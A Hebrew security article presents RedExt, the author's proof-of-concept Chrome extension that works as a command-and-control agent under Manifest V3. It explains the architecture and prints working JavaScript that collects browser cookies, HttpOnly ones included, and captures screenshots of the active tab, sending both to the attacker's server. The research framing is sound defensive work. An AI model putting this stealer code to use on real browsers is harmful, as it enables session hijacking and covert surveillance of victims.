

תוסף לדפדפן - חבר או אויב?

מאת שאול רחמני

הקדמה


הדפדפן המודרני הוא כבר מזמן חלק אינטגרלי מחיי היום יום שלנו, הוא הפך לכלי שכמעט כל אחד משתמש בו כמה פעמים ביום. אנחנו שולחים בו מיילים, נכנסים לאתר של הבנק, מנהלים ארנק דיגיטלי, ומשתמשים בו לעוד עשרות שירותים שונים. במרכז הדפדפנים האלו נמצאת חנות התוספים (Extensions) - חנות לא נגמרת של תוספים המבטיחים לחסום פרסומות, לשפר את הפרודוקטיביות וחוויית הגלישה שלנו.

בלחיצת כפתור אחת, "הוסף לכרום", אנחנו מעניקים הרשאות גישה נרחבות לכלים האלו, לעיתים קרובות מבלי להקדיש מחשבה שנייה למשמעות של הפעולה הזו. אנחנו סומכים על גוגל שתסנן את התוספים הזדוניים, וסומכים על המפתחים שיפעלו בצורה ישרה (בכל זאת יש להם מוניתין, לא?). אבל מה קורה כשהאמון הזה מנוצל לרעה? מה אם התוסף התמים שהשתמשנו בו, זה שנועד לחסום פרסומות או לנהל סיסמאות, הוא בעצם מקור הבעיה, המאפשר גישה למידע רגיש מתוך הדפדפן: Cookies שמשתמשים בחלק מהאתרים כדי להשאיר אותנו מחוברים, מידע שמוצג בדפים שאנחנו גולשים בהם, ולעיתים גם פרטים שאנחנו מזינים בטפסים. לא כל תוסף יכול לגשת לכל המידע הזה, אבל עם ההרשאות המתאימות, גם חלק ממנו יכול להספיק כדי לייצר בעיה משמעותית.

השאלות הללו הן שהובילו אותי לחקור את הנושא הזה קצת יותר מבעבר, מסע שהחל בסקרנות טכנית והסתיים בפיתוח של RedExt - מערכת פיקוד ושליטה (C2), שבה הסוכן שפועל בדפדפן הוא תוסף Chrome. במאמר זה, אשתף אתכם בתהליך, החל מהמחשבה הראשונה שבגללה שמתי לב לנושא, דרך האתגרים הטכניים, ועד לתובנות קצת מטרידות לגבי הפוטנציאל ההתקפי שיש לתוספים כאלו.

המוטיבציה - מניפסטים ומה שביניהם

במרץ 2025, כמו עוד הרבה אנשים שמתי לב שבכל מיני מקומות מרדית, X ועד פוסטים בפייסבוק משתמשים התחילו לדווח שאין להם אפשרות יותר להוריד או לעדכן את uBlock Origin, תוסף חוסם הפרסומות מהפופולריים בעולם. בהתחלה חשבתי שזה אולי בגלל בעיה או תקלה בצד של uBlock Origin ועוד רגע כל הרעש ירגע, אבל אחרי כמה זמן הסתבר שזה היה חלק מהמהלך של גוגל להפסקת התמיכה



ב-Manifest V2 ולמעבר ל-Manifest V3. ה-Manifest הוא למעשה קובץ ההגדרות של התוסף, שמכיל מידע כמו שם התוסף, הגרסה שלו וההרשאות שהוא מבקש. גוגל הציגה את המהלך הזה כשיפור באבטחה, בפרטיות ובביצועים של תוספים, בין היתר באמצעות שינוי האופן שבו הם פועלים ברקע ומתערבים בבקשות רשת. מכאן עלתה השאלה שהניעה את הפרויקט: גם אחרי השינויים האלו, אילו יכולות מעניינות עדיין אפשר לממש באמצעות תוסף? רציתי לבדוק את זה בעצמי, ובשלב הזה החלטתי לבנות תוסף מאפס, כדי לחקור ולהבין טוב יותר איך הדברים האלה עובדים "מתחת למכסה המנוע".

מה בעצם ההבדל בין V2 ל-V3?

בשלב הראשון רציתי להבין למה צריך לעשות מהלך כזה (יש שיאמרו אגרסיבי) ולהפסיק לא רק לתמוך, אלא גם לא לאפשר יותר להוריד תוספים שעושים שימוש בגרסת V2. האם כל הזמן הזה היה פה פער רציני בפן האבטחתי?, האם עכשיו לא יהיה אפשר להשתמש יותר בפונקציונליות הקשורות לרשת?, אז קראתי בפורומים ובמסמכים הרשמיים שהוציאו Chrome, והתשובה גילתה לי כמה אזורים שלא ידעתי שנמצאים בשימוש רחב בתוספים של Chrome:

- **תהליכי רקע (Background Runtime):** ב-V2 אפשר היה להשתמש בדף רקע קבוע (Persistent Background Page), שנשאר פעיל כל עוד הדפדפן פתוח, או בדף אירועים (Event Page), שנטען לפי הצורך ויכול להיסגר כשאין פעילות. ב-V3 קוד הרקע עבר ל-Service Worker. בניגוד לדף רקע קבוע, אי אפשר להניח שהוא יישאר פעיל לאורך כל הזמן שהתוסף מותקן. בדרך כלל Chrome מסיים אותו אחרי כ-30 שניות של חוסר פעילות, ואירוע מתאים יכול להפעיל אותו מחדש. כשהוא מופעל מחדש, המשתנים שהיו בזיכרון שלו כבר לא שם. לכן, אם התוסף צריך לזכור משהו בין הפעלות, צריך לשמור אותו באחסון מתאים ולא להסתמך רק על משתנים בזיכרון.
- **שינוי במודל ההרשאות (Permission Model):** גם ב-V2 וגם ב-V3 ניתן לבקש גישה לאתרים מסוימים או גישה רחבה באמצעות תבניות כמו `<all_urls>`. אחד השינויים ב-V3 הוא שהרשאות האתרים הופרדו לשדות `host_permissions` ו-`optional_host_permissions`, במקום להופיע בתוך רשימות ההרשאות הכלליות. חשוב גם לומר שהרשאות אופציונליות ו-`activeTab` היו קיימות כבר ב-V2. ההרשאה `activeTab` נותנת גישה זמנית ללשונית בעקבות פעולה של המשתמש שמפעילה את התוסף, למשל לחיצה על הכפתור שלו. זו לא הרשאה אוטומטית לכל לשונית שנמצאת כרגע בשימוש. מבחינת הפרויקט שלנו, הנקודה החשובה היא ש-V3 לא מבטל את האפשרות לקבל הרשאות רחבות, ולכן עדיין צריך לבדוק מה התוסף מבקש ולאילו אתרים הוא מקבל גישה.
- **יירוט תעבורת רשת (Network Interception):** אחד המנגנונים המשמעותיים שעמדו לרשות תוספי V2 היה `chrome.webRequest` עם Blocking Listeners. המנגנון אפשר לתוסף להפעיל לוגיקת JavaScript בזמן הטיפול בבקשה ולהחליט אם לחסום או לשנות אותה. ב-V3 ההרשאה

webRequestBlocking אינה זמינה לרוב התוספים, למעט מספר חריג של תוספים שמותקנים באמצעות מדיניות ארגונית. אבל חשוב להפריד: **webRequest** עצמו עדיין קיים ויכול לשמש לצפייה בבקשות, בכפוף להרשאות. לצורך חסימה ושינוי של בקשות, המנגנון המרכזי הוא **declarativeNetRequest**, שבו הדפדפן אוסף כללים שהתוסף מגדיר. הכללים יכולים להיות סטטיים, דינמיים או כללי Session, ואת שני הסוגים האחרונים אפשר לעדכן בזמן ריצה. כלומר, השינוי אינו שכל התהליך הפך לסטטי, אלא שהתוסף כבר לא מפעיל את אותה לוגיקת חסימה חופשית עבור כל בקשה.

- **קוד מרוחק (Remotely Hosted Code):** עוד שינוי שכדאי להכיר נוגע לקוד שמגיע מחוץ לחבילת התוסף. ב-MV3 קיימות מגבלות על הרצת קוד מרוחק, ומדיניות החנות דורשת שניתן יהיה להבין את הפונקציונליות של התוסף מתוך הקוד שהוגש לבדיקה. לקבל נתונים משרת זה לא אותו דבר כמו להוריד ממנו קוד JavaScript ולהריץ אותו. גם העובדה שמידע מגיע כ-JSON לא הופכת אותו אוטומטית לנתונים תמימים, אם בפועל הוא מתאר לוגיקה שהתוסף מפרש ומריץ. ההבחנה הזו חשובה כשמדברים על תוסף שמתקשר עם שרת חיצוני.

לשחק לפי הכללים

אחרי שקראתי והבנתי ברמה הטכנית את השינוי שעשתה גוגל במעבר בין V2 ל-V3, היה ברור לי שכדי לבחון את הגבולות וההגבלות אני צריך לפתח תוסף משלי. המטרה הייתה לכתוב קוד ולממש באמצעותו פעולות שנחשבות לזדוניות, וכך נולד RedExt - תוסף Chrome שמשמש כסוכן במערכת פיקוד ושליטה (C2), ופועל בסביבת Manifest V3.

חשוב לי להפריד כאן בין שני דברים: תוסף שמצליח לבצע פעולה באמצעות הרשאות שקיבל, ותוסף שעוקף מנגנון אבטחה של הדפדפן. השאלה שמעניינת אותי בפרויקט הזו היא קודם כול הראשונה. מה אפשר לעשות אחרי שהתוסף כבר מותקן וקיבל את ההרשאות המתאימות? זו גם לא אותה שאלה כמו האם גוגל הייתה מאשרת להפיץ אותו בחנות.


המטרה והיכולות של RedExt

- לפני שהתחלתי לכתוב קוד רציתי לתכנן את המטרות של הפרויקט:
- איך אפשר לממש ערוץ תקשורת יציב ואמין בין התוסף (ה-Agent) לבין שרת הפיקוד (C2), למרות שה-Service Worker "נרדם" וכל הזמן מאבד את הזיכרון שלו.

- אילו פעולות אפשר לממש כדי לגשת למידע רגיש מתוך הדפדפן, כמו Cookies ומידע מתוך דפים מסוימים, באמצעות הממשקים וההרשאות הזמינים לתוסף, בלי להסתמך על יירוט חוסם של בקשות רשת.
- התוסף עצמו לא יכלול בשלב הזה ניסיונות להתחמק, להתחבא או להיטמע בשטח. המטרה לפתח תוסף שעובד ויודע לבצע את הפעולות הנדרשות, מנגנונים נוספים (שיטפלו ב-OPSEC) זה משהו שאשמור לאחר הבנה יותר מעמיקה של איך הדברים עובדים.


ארכיטקטורה כללית

לפני שנתחיל לצלול לקוד ולמימוש, חשוב להבין איך התוסף עובד וכיצד הרכיבים השונים מתקשרים זה עם זה. תרשים הרצף הבא מציג את התקשורת בין התוסף לשרת הפיקוד, את ביצוע הפעולה בדפדפן ואת הצגת התוצאה בממשק הניהול:



יש במערכת ארבע נקודות מרכזיות:

- הסוכן (Browser Extension) - התוסף הזדוני שמותקן בדפדפן של הקורבן, התפקיד שלו הוא ליצור קשר עם שרת הפיקוד כל מספר שניות או דקות בזמנים קבועים (בהתאם להגדרה שאפשר לשנות), לקבל משימות משרת הפיקוד אם יש, לבצע אותן ולהחזיר את התוצאה חזרה לשרת הפיקוד.



- שרת הפיקוד (C2 Server) - השרת שבו מתבצע הניהול של כל הסוכנים, הקצאת המשימות ואיסוף של כל המידע והתוצרים שחזרו מהסוכנים השונים.
- הדפדפן (Browser) - הסביבה בה הסוכן שלנו פועל, כאן הפקודות מתבצעות בפועל, למשל - ביצוע של צילום מסך.
- לוח בקרה (Dashboard) ממשק הניהול של שרת הפיקוד, דרכו אפשר לראות איזה סוכנים פעילים, לשלוח פקודות לביצוע ולצפות בכל המידע שהגיע מהסוכנים בצורה נוחה וקלה.

תקשורת (Communication flow)


התקשורת מתבצעת על גבי פרוטוקול HTTPS סטנדרטי, משהו שנראה יחסית שגרתי בקונטקסט של כרום, תהליך התקשורת מתבצע בתצורה הבאה:

- רישום ראשוני (Register Agent): בפעם הראשונה שהתוסף מותקן, הוא יוצר לעצמו מזהה ייחודי (ID) ושולח בקשת HTTPS לנתיב /register בשרת ה-C2. השרת שומר את הסוכן החדש ומאשר את הרישום.
 - בקשת משימה (Assign Task): במרווחי זמן משתנים על פי הגדרה, הסוכן "מתעורר" ושולח בקשת GET לנתיב /task, הבקשה הזו היא בעצם כמו לשאול: "האם יש לי משימה חדשה לבצע?", אם אין - השרת מחזיר תשובה ריקה והסוכן חוזר "לישון".
 - ביצוע הפקודה (Execute Command): אם השרת מחזיר משימה (למשל, "תצלם מסך של הטאב הפעיל"), הסוכן ישתמש ביכולות שלו כדי לבצע את הפקודה בתוך הדפדפן.
 - שליחת תוצאות (Send Result): לאחר ביצוע המשימה בצורה מוצלחת, הסוכן שולח את התוצאה חזרה לשרת הפיקוד באמצעות בקשת POST לנתיב /result או /report-data.
 - עדכון ממשק הניהול (Dashboard update): שרת הפיקוד מקבל את הנתונים, מעבד אותם ושולח עדכון לממשק הניהול שמציג את כל המידע בצורה נוחה.
- הארכיטקטורה הזו, מבוססת על משיכת משימות (Polling), מה שבעצם אומר שמי שיוזם את התקשורת לשרת הפיקוד זה הסוכן (התוסף עצמו).

RedExt בפעולה

אחרי שדיברנו על הרעיון, המימוש והארכיטקטורה נראה איך הדברים באמת עובדים, חשוב לומר שהתוסף שלנו (RedExt) משמש כהוכחת היתכנות (PoC) ליכולות של תוסף דפדפן גנרי עם הרשאות רחבות, נראה כמה מהיכולות המרכזיות של הכלי ובין את המימוש הטכני.

כמו שאפשר לראות ב-Github יש בעצם שני חלקים, פאנל הניהול (Server) שדרכו אפשר לבצע פעולות, ואת התוסף עצמו (Ext), אני לא אתעכב על הקמת השרת והתקנת התוסף (מפורט ב-GIT של הפרויקט), נצא מנקודת הנחה שיש לנו שרת פיקוד שמוכן לקבל Agents חדשים, והצלחנו לבצע התקנה של התוסף




על מכונה עם גישה לאינטרנט, נוכל בעצם לנהל את הפעולות של התוסף הזה בעזרת הפאנל, בנוסף נראה כמה דוגמאות ממש מתוך הקוד כדי להמחיש איך בפועל הפעולות האלו עובדות.


חילוץ קוקיז (Cookie Extraction)

אחד הפיצ'רים היותר משמעותיים שיש לתוסף עם ההרשאות המתאימות הוא היכולת לגשת ל-Cookies. לא כל Cookie קשורה להתחברות, אבל בחלק מהאתרים יש Cookies שמכילות מזהה Session. למשל, אחרי שהתחברנו לאתר, הדפדפן יכול לצרף לבקשות המתאימות Cookie שמאפשרת לשרת לקשר אותן למשתמש שכבר הזדהה. לכן, חשיפה של Cookie כזו יכולה להיות משמעותית, גם בלי לדעת את הסיסמה של המשתמש. האם כל Cookie שנשלח תאפשר להשתלט על החשבון? לא בהכרח. זה תלוי בתפקיד שלה ובמנגנוני ניהול ה-Session של אותו שירות.

כדי לבצע את הפעולה הזו נלך לפאנל הניהול (Dashboard) וניצור משימה חדשה, נגדיר את סוג המשימה (Get Cookies) ואיזה Agent אנחנו רוצים שיבצע אותה, לאחר שהגדרנו אותה בפעם הבאה שהתוסף יפנה לשרת הפיקוד הוא יראה שיש לו משימה לבצע, לאחר ביצוע מוצלח הוא ישלח את התוצאות לשרת:



אז איך בעצם התוסף שלנו מסוגל לגשת ל-Cookies שנמצאים בדפדפן? באמצעות ה-API של `chrome.cookies`. כדי להשתמש בו, התוסף צריך לקבל גם את ההרשאה `cookies` וגם הרשאות גישה לאתרים הרלוונטיים. הקריאה `chrome.cookies.getAll` מחזירה את ה-Cookies שתואמות למסנן מתוך Cookie Store מסוים, ורק עבור דומיינים שהתוסף מורשה לגשת אליהם. כלומר, השם `getAll` לא אומר שאנחנו מקבלים בלי הגבלה את כל ה-Cookies מכל הפרופילים והמחיצות בדפדפן.



בדוגמה הבאה אפשר לראות איך המידע שחוזר מהקריאה מקובץ לפי דומיין ונשלח לשרת הפיקוד:

```
async function getCookiesForDomain(domain = null) {
  console.log(`[GetCookies] for domain: ${domain || 'all domains'}`);


  const options = domain ? { domain } : {};

  chrome.cookies.getAll(options, (cookies) => {
    console.log(`[GetCookies] Found ${cookies.length} cookies`);

    const cookiesByDomain = {};
    cookies.forEach(cookie => {
      if (!cookiesByDomain[cookie.domain]) {
        cookiesByDomain[cookie.domain] = [];
      }
      cookiesByDomain[cookie.domain].push(cookie);
    });

    exfilData('COOKIES', {
      domain: domain || 'all',
      cookies: cookiesByDomain
    });
  });
}
```

התוצאה: ה-Cookies שהוחזרו מהקריאה נשלחים לשרת הפיקוד בתצורת JSON. ככה זה נראה בממשק הניהול:



כאן עולה שאלה מעניינת: מה לגבי Cookies שמסומנים כ-HttpOnly? הרי סקריפט רגיל בדף לא אמור להיות מסוגל לקרוא אותם. זה נכון, אבל תוסף שקיבל הרשאות מתאימות לא פועל כאן כמו סקריפט של האתר. הוא משתמש בממשק מורשה של הדפדפן. לכן, HttpOnly לא מונע את הקריאה דרך `chrome.cookies` כשההרשאות המתאימות קיימות. זו לא עקיפה של HttpOnly, אלא הבדל בין ההרשאות של קוד האתר להרשאות של התוסף.

צילום מסך (Screen Capture)

אם נרצה להבין במה עוסק הקורבן בזמן אמת, בין אם זה עבודה על מסמך רגיש או גלישה בפורטל ארגוני פנימי - נוכל לצלם את המסך של הטאב הפעיל בו הוא נמצא כעת.


באמצעות הפונקציה `chrome.tabs.captureVisibleTab` אפשר לצלם את האזור הגלוי של הטאב הפעיל בחלון שנבחר. חשוב לשים לב למה בדיוק אנחנו מצלמים: לא את כל שולחן העבודה, לא את כל הטאבים הפתוחים וגם לא בהכרח את כל הדף שניתן לגלול בו. כדי לבצע את הקריאה נדרשת הרשאת `<all_urls>` או הרשאת `activeTab` תקפה שניתנה בעקבות הפעלה של התוסף על ידי המשתמש. לדפים רגישים ולקבצים מקומיים יש תנאים נוספים. כך נראה המימוש:

```
async function captureScreenshot(quality) {
  try {
    const dataUrl = await new Promise((resolve, reject) => {
      chrome.tabs.captureVisibleTab(null, { format: 'png' }, (res) => {
        if (chrome.runtime.lastError) {
          reject(new Error(chrome.runtime.lastError.message));
        } else {
          resolve(res);
        }
      });
    });


    const base64Data = dataUrl.split(',')[1];

    exfilData('TAKE_SCREENSHOT', {
      screenshot: base64Data
      // location property would be added here
    });
  } catch (err) {
    console.error('[Screenshot Error]', err);
  }
}
```

הפונקציה מחזירה את התמונה עצמה. כתובת האתר שמוצגת לצד הצילום בממשק היא מידע נוסף, ולא חלק מהתוצאה של `captureVisibleTab`. קטע הקוד שמוצג כאן מתמקד בצילום ואינו כולל את איסוף הכתובת.



לאחר שהפעולה הצליחה והתוסף שלח אלינו את התוצאה, נוכל בפאנל הניהול לצפות בצילום המסך ולראות באיזה URL היה הקורבן באותו הזמן:



יש עוד מגוון של יכולות שמימשת'י ב-RedExt כמו שליפת מידע מ-LocalStorage, צפייה בהיסטוריה, קבלת Snapshot של ה-DOM ועוד פיצ'רים נוספים שאפשר לראות בפירוט ב-Github של הפרויקט.

לגבי localStorage, כדאי לעצור רגע על הבחנה שקל לפספס. ה-localStorage של אתר הוא לא אותו דבר כמו `chrome.storage.local`, שמשמש לאחסון מידע של התוסף. גם קוד הרקע של התוסף לא יושב אוטומטית בתוך הדף שבו המשתמש גולש. Service Worker לא יכול להשתמש ישירות ב-Web Storage API, בעוד ש-Content Script שפועל בדף משתמש באחסון של אותו דף. לכן, כשאנחנו מדברים על גישה ל-localStorage, צריך להבין באיזה אתר ובאיזה הקשר הקוד רץ, ולא לחשוב על מאגר אחד שמכיל את המידע של כל האתרים.

אפשר להמשיך ולממש פיצ'רים נוספים שיכולים להיות שימושיים כמו היכולת להעביר תעבורה דרך התוסף ובכך להיטמע בבקשות של הקורבן (כמעין Proxy), אפילו חשבתי לטעון מודול שינסה לנצל חולשה ב-V8 אם גרסת הדפדפן פגיעה ובכך אולי נוכל לצאת מהדפדפן אל מערכת ההפעלה, אבל בחרתי בשלב הזה לא לפרסם משהו כזה מחשש לניצול לרעה - אבל זה אפשרי עם קצת יצירתיות ומימוש נכון.

מהמעבדה למציאות


ראינו שיש לתוסף בדפדפן מרחב תמרון משמעותי, עם הרשאות נכונות יש פעולות שיכולות לעניין מאוד תוקף פוטנציאלי, בין אם במהלך תרחיש Red Team לגיטימי או קבוצה שפועלת כדי לגנוב Cookies מדפדפנים מסביב לעולם (Stealers), אחרי שראינו גם כמה המימוש הוא יחסית "פשוט" מבחינה טכנית, נוכל לעבור לנקודה אחרת שהיא מעניינת לא פחות - איך בעצם אפשר למנף את המימוש הזה לעולם האמיתי? כאן יש 2 וקטורים שנדבר עליהם, לכל אחד מהם יתרונות וחסרונות משלו שנתייחס אליהם בהמשך, אבל כן חשוב להגיד שזה בהחלט אפשרי.

